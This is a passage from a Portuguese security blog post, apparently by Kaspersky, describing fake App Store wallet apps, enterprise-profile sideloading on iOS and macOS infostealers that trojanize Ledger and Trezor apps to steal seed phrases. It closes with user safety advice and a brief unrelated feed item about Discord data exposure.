
Além desses, identificamos diversos aplicativos com nomes e ícones que não tinham qualquer relação com criptomoedas. No entanto, seus banners promocionais alegavam que poderiam ser usados para baixar e instalar aplicativos oficiais de carteiras digitais que não estão disponíveis na App Store da região.

Banners em páginas de aplicativos afirmando que podem ser usados para baixar o aplicativo oficial do TokenPocket, que não está disponível na App Store local.

Banners em páginas de aplicativos afirmando que podem ser usados para baixar o aplicativo oficial do TokenPocket, que não está disponível na App Store local.

Ao todo, identificamos 26 aplicativos de phishing que se passam pelas seguintes carteiras populares:

  • MetaMask
  • Ledger
  • Trust Wallet
  • Coinbase
  • TokenPocket
  • imToken
  • Bitpie

Alguns outros aplicativos muito semelhantes ainda não apresentavam funcionalidades de phishing, mas todos os indícios apontam que estão vinculados aos mesmos agentes maliciosos. É provável que pretendam adicionar funcionalidades maliciosas em atualizações futuras.

Para conseguir a aprovação desses aplicativos na App Store, os desenvolvedores incluíram funcionalidades básicas, como jogos, calculadoras ou gerenciadores de tarefas.

Instalar qualquer um desses clones é o primeiro passo para perder seus criptoativos. Embora os aplicativos em si não roubem diretamente criptomoedas, frases-semente (frases de recuperação) ou senhas, eles funcionam como isca, explorando a confiança do usuário por estarem listados na App Store oficial. Após a instalação e uso, no entanto, o aplicativo abre um site de phishing no navegador da vítima, projetado para imitar a App Store, e então induz o usuário a instalar uma versão comprometida da carteira de criptomoedas correspondente. Os invasores criaram múltiplas versões desses módulos maliciosos, cada uma adaptada a uma carteira específica. É possível encontrar uma análise técnica detalhada desse ataque em nossa publicação no Securelist.


Uma vítima que cai no golpe é inicialmente induzida a instalar um perfil de provisionamento, que permite o sideload de aplicativos em um iPhone fora da App Store. Em seguida, esse perfil é utilizado para instalar o próprio aplicativo malicioso.

Um site falso da App Store induzindo o usuário a instalar um aplicativo que se passa pelo Ledger Wallet

Um site falso da App Store induzindo o usuário a instalar um aplicativo que se passa pelo Ledger Wallet


No exemplo acima, o malware é baseado no aplicativo original da Ledger, com funcionalidades de trojan integradas. O aplicativo é visualmente idêntico ao original, mas, ao ser conectado a uma carteira de hardware, exibe uma janela solicitando a frase-semente, supostamente para restaurar o acesso. Esse não é o procedimento padrão. Normalmente, é necessário apenas inserir um PIN, nunca a frase de recuperação. Caso a vítima seja enganada pela aparente legitimidade do aplicativo e insira sua frase-semente, essa informação é imediatamente enviada ao servidor dos invasores, concedendo a eles acesso total aos criptoativos da vítima.

Sideload fora da App Store

Um componente crítico desse esquema envolve a instalação de malware no iPhone da vítima por meio da evasão da App Store e de seu processo de verificação. Esse método é executado de forma semelhante ao infostealer para iOS SparkKitty, identificado anteriormente. Os invasores conseguiram obter acesso ao Apple Developer Enterprise Program. Por apenas US$ 299 por ano, e após um processo que inclui entrevista e verificação corporativa, esse programa permite que organizações emitam seus próprios perfis de configuração e aplicativos para download direto nos dispositivos dos usuários, sem necessidade de publicação na App Store.


Para instalar o aplicativo, a vítima precisa primeiro instalar um perfil de configuração que viabiliza o download direto do malware, contornando a App Store. Observe o ícone de verificação verde

Para instalar o aplicativo, a vítima precisa primeiro instalar um perfil de configuração que viabiliza o download direto do malware, contornando a App Store. Observe o ícone de verificação verde

De modo geral, perfis corporativos são projetados para permitir que organizações distribuam aplicativos internos diretamente nos dispositivos de seus colaboradores. Esses aplicativos não precisam ser publicados na App Store e podem ser instalados em um número ilimitado de dispositivos. Infelizmente, esse recurso é frequentemente explorado de forma indevida. Esses perfis são amplamente utilizados para distribuir softwares que não atendem às políticas da Apple, como cassinos on-line, mods pirateados e, evidentemente, malware.

É exatamente por isso que o site falso que imita a Apple Store induz o usuário a instalar um perfil de configuração antes de disponibilizar o aplicativo assinado por esse perfil.

Roubo de criptomoedas por meio de aplicativos e extensões no macOS

Muitos usuários de criptomoedas preferem gerenciar suas carteiras em um computador, em vez de um smartphone, optando com frequência por dispositivos com macOS. Não surpreende, portanto, que a maioria dos infostealers voltados para macOS tenha como alvo dados de carteiras de criptomoedas, de uma forma ou de outra. Recentemente, porém, uma nova tática maliciosa vem ganhando força. Além de roubar dados armazenados, os atacantes passaram a incorporar diálogos de phishing diretamente em aplicativos legítimos de carteiras já instalados nos computadores das vítimas. No início deste ano, o infostealer MacSync passou a utilizar esse recurso. Ele se infiltra nos sistemas por meio de ataques do tipo ClickFix. Usuários que buscam determinados softwares são direcionados a sites falsos com instruções fraudulentas para instalar o aplicativo executando comandos no Terminal. Esse processo executa o infostealer, que coleta senhas e cookies armazenados no Chrome, conversas de mensageiros populares e dados de extensões de carteiras de criptomoedas baseadas em navegador.

No entanto, o ponto mais relevante ocorre na etapa seguinte. Se a vítima já possui um aplicativo legítimo da Trezor ou da Ledger instalado, o infostealer baixa módulos adicionais e substitui partes do aplicativo por código trojanizado. Em seguida, o malware assina novamente o arquivo modificado, de modo que, após essas alterações, o Gatekeeper, mecanismo de proteção nativo do macOS, permita a execução do aplicativo sem solicitar permissões adicionais ao usuário. Embora essa técnica nem sempre funcione, ela é eficaz em aplicativos mais simples desenvolvidos com base no Electron.

O aplicativo trojanizado, então, solicita ao usuário a frase-semente da carteira

O aplicativo trojanizado, então, solicita ao usuário a frase-semente da carteira

Ao abrir o aplicativo comprometido, ele simula um erro e inicia um suposto “processo de recuperação”, solicitando que o usuário informe a frase-semente.

Além do MacSync, desenvolvedores de outros infostealers populares para macOS também passaram a adotar essa abordagem de trojanização. Já descrevemos anteriormente um mecanismo semelhante utilizado para comprometer carteiras como Exodus e Bitcoin-Qt.

Como manter seus criptoativos seguros

Repetidamente, os invasores demonstram que nenhum dispositivo é totalmente invulnerável. Com tantos desenvolvedores e usuários de criptomoedas utilizando macOS e iOS, agentes maliciosos passaram a estruturar ataques em escala industrial para ambas as plataformas. Manter-se seguro exige uma abordagem de defesa em profundidade, aliada a ceticismo e vigilância constantes.

  • Baixe aplicativos apenas de fontes confiáveis, como o site oficial do desenvolvedor ou sua página na App Store. Como até mesmo lojas oficiais podem conter malware, verifique sempre o desenvolvedor do aplicativo.
  • Analise também a avaliação do app, a data de publicação e o número de downloads.
  • Leia as avaliações, especialmente as negativas. Ordene as avaliações por data para analisar a versão mais recente. Os invasores frequentemente começam com um aplicativo totalmente legítimo, que acumula boas avaliações, antes de introduzir funcionalidades maliciosas em uma atualização posterior.
  • Nunca copie e cole comandos no Terminal sem ter 100% de certeza sobre o que eles fazem. Esses ataques se tornaram muito populares ultimamente, muitas vezes disfarçados como etapas de instalação para aplicativos de IA como Claude Code ou OpenClaw.
  • Utilize uma solução de segurança abrangente em todos os seus computadores e smartphones. Recomendamos o Kaspersky Premium. Essa medida reduz significativamente o risco de acessar sites de phishing ou instalar aplicativos maliciosos.
  • Nunca insira sua frase-semente em um aplicativo de carteira de hardware, em um site ou em um chat. Em todos os cenários, seja migrando para uma nova carteira, reinstalando aplicativos ou recuperando uma carteira, a frase inicial deve ser inserida exclusivamente no próprio dispositivo de hardware (nunca em um aplicativo móvel ou de desktop).
  • Sempre verifique o endereço do destinatário diretamente na tela da carteira de hardware, como forma de prevenir ataques de substituição de endereço.
  • Armazene suas frases-semente da maneira mais segura possível, como em uma placa de metal ou em um envelope lacrado em um cofre. É melhor não armazená-las em um computador, mas se essa for sua única opção, use um cofre seguro e criptografado como Kaspersky Password Manager.

Ainda acredita que dispositivos da Apple são totalmente seguros? Reavalie essa percepção ao conhecer os seguintes casos:


How Discord Can Expose Corporate Data

24 de Fevereiro de 2026, 06:00
cloud security, threats,

Discord improves collaboration, but a compromised account can expose credentials, customer data and internal plans. Learn the risks and how to reduce exposure.

The post How Discord Can Expose Corporate Data appeared first on Security Boulevard.

❌
❌